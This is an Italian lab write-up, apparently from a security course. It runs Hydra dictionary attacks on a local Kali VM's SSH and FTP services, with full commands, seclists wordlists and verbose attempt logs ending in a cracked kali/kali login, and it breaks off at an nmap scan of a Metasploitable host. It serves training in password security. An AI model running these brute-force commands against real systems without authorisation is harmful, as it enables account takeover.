PROGETTO S6 L5

17/01/2025

CONSEGNA

L’esercizio di oggi ha un duplice scopo:

● Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete.

● Consolidare le conoscenze dei servizi stessi tramite la loro configurazione. L’esercizio si svilupperà in due fasi:

● Una prima fase dove insieme vedremo l’abilitazione di un servizio SSH e la relativa sessione di cracking dell’autenticazione con Hydra.

● Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.


PARTE 1

1

Creiamo un nuovo utente su Kali Linux, con il comando **«adduser»**

Si tenga presente che la nostra macchina kali ha IP **10.0.2.15**

. ● Chiamiamo l’utente test_user, e configuriamo una password iniziale testpass




2

Attiviamo il servizio ssh con il comando **‘sudo service ssh start’**

Testiamo la connessione in SSH dell’utente appena creato sul sistema, eseguendo il comando seguente: **ssh test_user@10.0.2.15**,

Se le credenziali inserite sono corrette, dovreste ricevere il prompt dei comandi dell’utente test_user sulla nostra Kali.



3

● Se volete scaricare una collezione di username e password, installate seclists. Seclists contiene elenchi di username e password piuttosto vasti. Utilizzate il comando «sudo apt-get install seclists».

Approfitteremo del suggerimento fornito dall' esercizio per andarci a scaricare **seclists,** una sorta di libreria di file .txt contenenti diversi insiemi di nomi e password.

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install seclists
[sudo] password for kali:
Installing:
  seclists

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1877
  Download size: 526 MB
  Space needed: 2,082 MB / 54.7 GB available

Get:1 http://kali.mirror.garr.it/kali kali-rolling/main amd64 seclists all 2024.4-0kali1 [526 MB]
Fetched 526 MB in 11s (50.0 MB/s)
Selecting previously unselected package seclists.
(Reading database ... 395971 files and directories currently installed.)
Preparing to unpack .../seclists_2024.4-0kali1_all.deb ...
Unpacking seclists (2024.4-0kali1) ...
Setting up seclists (2024.4-0kali1) ...
Processing triggers for kali-menu (2024.3.1) ...
Processing triggers for wordlists (2023.2.0) ...
```

4


● A questo punto, avendo verificato l'accesso, non ci resta che configurare Hydra per una sessione di cracking.

Ovviamente in questo esercizio conosciamo già l'utente e la password per accedere, ma soffermiamoci sulla sintassi di Hydra per ora, successivamente potete cambiare e scegliere username e password random per testare il sistema in «blackbox».

● Possiamo attaccare l'autenticazione SSH con Hydra con il seguente comando, dove –l, e –p minuscole si usano se vogliamo utilizzare un singolo username ed una singola password. Ipotizziamo di non conoscere username e password ed utilizziamo invece delle liste per l'attacco a dizionario. Useremo gli switch L, P (notate che sono entrambe in maiuscolo). hydra –l username –p password IP –t 4 ssh

Svolgiamo ora un piccolo test dove andremo a utilizzare il comando fornitoci

hydra -l test_user -p testpass 10.0.2.15 -t 4 ssh



e vediamo che hydra funziona correttamente andando ad effettuare un tentativo di cracking riuscito grazie alle credenziali da noi fornite.

- **...Dove sostituiremo username_list e password_list con le wordlist scaricate e IP kali con il nostro IP.**

Ora, selezionate le due liste dal comparto **'seclists'** che abbiamo scaricato, nel nostro caso utilizzeremo

/usr/share/seclists/Usernames/top-usernames-shortlist.txt

Come elenco da cui selezioneremo i nostri Usernames

/usr/share/seclists/Passwords/darkweb2017-top100.txt

Come elenco da cui selezioneremo le nostre password

P.S

Nell 'esercizio guidato vengono utilizzati i file '...10-milion...' che contengono un registro di un milione di possibilità. Ho scelto di sostituire i file con due elenchi notevolmente più corti per evitare un attesa 'infinita' e un eccessivo utilizzo delle risorse del mio pc. I file selezionati verranno più avanti modificati come illustrato in segutio.

Non resta che effettuare una prova, Il nostro comando sarà quindi:

hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/darkweb2017-top10.txt 10.0.2.15 -t 4 ssh -V


```
┌──(test_user㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/dar
kweb2017-top100.txt 10.0.2.15 -t 4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service or
ganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 04:12:16
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1683 login tries (l:17/p:99), ~421 tries per task
[DATA] attacking ssh://10.0.2.15:22/
[ATTEMPT] target 10.0.2.15 - login "root" - pass "123456" - 1 of 1683 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "123456789" - 2 of 1683 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "111111" - 3 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "password" - 4 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "qwerty" - 5 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "abc123" - 6 of 1683 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "12345678" - 7 of 1683 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "password1" - 8 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "1234567" - 9 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "123123" - 10 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "1234567890" - 11 of 1683 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "000000" - 12 of 1683 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "12345" - 13 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "iloveyou" - 14 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "1q2w3e4r5t" - 15 of 1683 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "1234" - 16 of 1683 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "123456a" - 17 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "qwertyuiop" - 18 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "monkey" - 19 of 1683 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "123321" - 20 of 1683 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "dragon" - 21 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "654321" - 22 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "666666" - 23 of 1683 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "123" - 24 of 1683 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "myspace1" - 25 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "a123456" - 26 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "121212" - 27 of 1683 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "1qaz2wsx" - 28 of 1683 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "123qwe" - 29 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "123abc" - 30 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "tinkle" - 31 of 1683 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "target123" - 32 of 1683 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "gwerty" - 33 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "1g2w3e4r" - 34 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "gwerty123" - 35 of 1683 [child 0] (0/0)
```

4.1

Come possiamo notare abbiamo un **PROBLEMA.** Una volta terminata la scansione non troviamo traccia di accessi eseguiti con successo.

Questo significa che i nostri elenchi non contengono le credenziali adatte, perciò andiamo ad aprire i singoli file txt e a modificarli per la corretta riuscita dell'esercizio.

Questo significa che i nostri elenchi non contengono le credenziali adatte, perciò andiamo ad aprire i singoli file txt e a modificarli per la corretta riuscita dell'esercizio.



Inseriamo quindi le nostre credenziali


test_user nel file **...top-Usernames...**

testpass nel file ...**darkweb2017-top100...**

(per comodità possiamo porli nelle posizioni più elevate in modo da avere un cracking più rapido)

Rilanciamo ora il comando

hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/darkweb2017-top10.txt 10.0.2.15 -t 4 ssh -V



Notiamo che l'esercizio è stato completato con successo!.


PARTE 2

1

Per la seconda parte dell'esercizio, scegliete un servizio da configurare e poi provate a craccare l'autenticazione con Hydra.

- **Se optate per il servizio ftp, potete semplicemente installarlo con il seguente comando: sudo apt-get install vsftpd**
- **E poi avviare il servizio con: service vsftpd start**

Decideremo per l'appunto di optare per il servizio ftp. procediamo quindi come suggerito dalla consegna



nell' immagine sopra vediamo una prova effettuata per verificare se le nostre credenziali come supponevo, sono

Usern : kali

Pssw : kali

2

Avendo già aggiunto entrambe ai miei elenchi precedenti utilizzati nel punto **4.1 (Parte 1)** possiamo procedere andando a modificare il comando per Hydra nel seguente modo

hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/darkweb2017-top10.txt 10.0.2.15 -t 4 ftp -V

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclist
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or se

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 05:00:09
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1683 login tries (l:17/p:99), ~421 tries p
[DATA] attacking ftp://10.0.2.15:21/
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "123456" - 1 of 1683 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "123456789" - 2 of 1683 [child 1] (0/0
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "111111" - 3 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "password" - 4 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "qwerty" - 5 of 1683 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "abc123" - 6 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "kali" - 7 of 1683 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "password1" - 8 of 1683 [child 3] (0/0
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "1234567" - 9 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "123123" - 10 of 1683 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "1234567890" - 11 of 1683 [child 1] (0
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "000000" - 12 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "12345" - 13 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "iloveyou" - 14 of 1683 [child 0] (0/0
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "1q2w3e4r5t" - 15 of 1683 [child 1] (0
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "1234" - 16 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "123456a" - 17 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "qwertyuiop" - 18 of 1683 [child 0] (0
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "monkey" - 19 of 1683 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "123321" - 20 of 1683 [child 3] (0/0)
```

Dopo qualche minuto arriviamo alla combinazione dei due elenchi **kali-kal**i ed otteniamo:

```
[ATTEMPT] target 10.0.2.15 - login "kali" - pass "111111" - 300 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "kali" - pass "password" - 301 of 1683 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "kali" - pass "qwerty" - 302 of 1683 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "kali" - pass "abc123" - 303 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "kali" - pass "kali" - 304 of 1683 [child 3] (0/0)
[21][ftp] host: 10.0.2.15   login: kali   password: kali
[ATTEMPT] target 10.0.2.15 - login "info" - pass "123456" - 397 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "123456789" - 398 of 1683 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "111111" - 399 of 1683 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "password" - 400 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "qwerty" - 401 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "abc123" - 402 of 1683 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "kali" - 403 of 1683 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "password1" - 404 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "1234567" - 405 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "123123" - 406 of 1683 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "1234567890" - 407 of 1683 [child 1] (0/0
[ATTEMPT] target 10.0.2.15 - login "info" - pass "000000" - 408 of 1683 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "12345" - 409 of 1683 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "iloveyou" - 410 of 1683 [child 0] (0/0)
```

possiamo quindi considerare craccate tramite metodologia ‘a **dizionario**’ sia l’username che la password del servizio ftp precedentemente aperto.

CONCLUSIONI

Questo esercizio ha dimostrato l'importanza della sicurezza delle password. Utilizzare credenziali comuni espone i servizi di rete a rischi notevoli.

Le tecniche di cracking a ***dizionario*** sono semplici da eseguire con strumenti come Hydra, rendendo fondamentale l'uso di password robuste e non presenti in **wordlist** pubbliche.

Buone prassi includono:

-Utilizzare password lunghe e complesse.

-Cambiare periodicamente le credenziali.

-Implementare meccanismi di blocco dopo troppi tentativi falliti.

La consapevolezza delle vulnerabilità aiuta a migliorare la sicurezza dei sistemi informatici.

BONUS 1

Bonus: attaccare ssh anche su metasploitable. Potrebbe esserci un problema, da risolvere

La consapevolezza delle vulnerabilità aiuta a migliorare la sicurezza dei sistemi informatici.

1

Spostiamoci su rete interna e andiamo a configurare le nostre macchine per svolgere l’esercizio:

KALI **192.168.10.2**

METASPLOITABLE 192.168.10.3


2

Inanzitutto assicuriamoci che il servizio ssh di metasploitable sia attivo e raggiungibile dalla nostra macchina kali.

utilizzeremo il comando **nmap** nella seguente maniera:


nmap -Pn -p 22 192.168.10.3

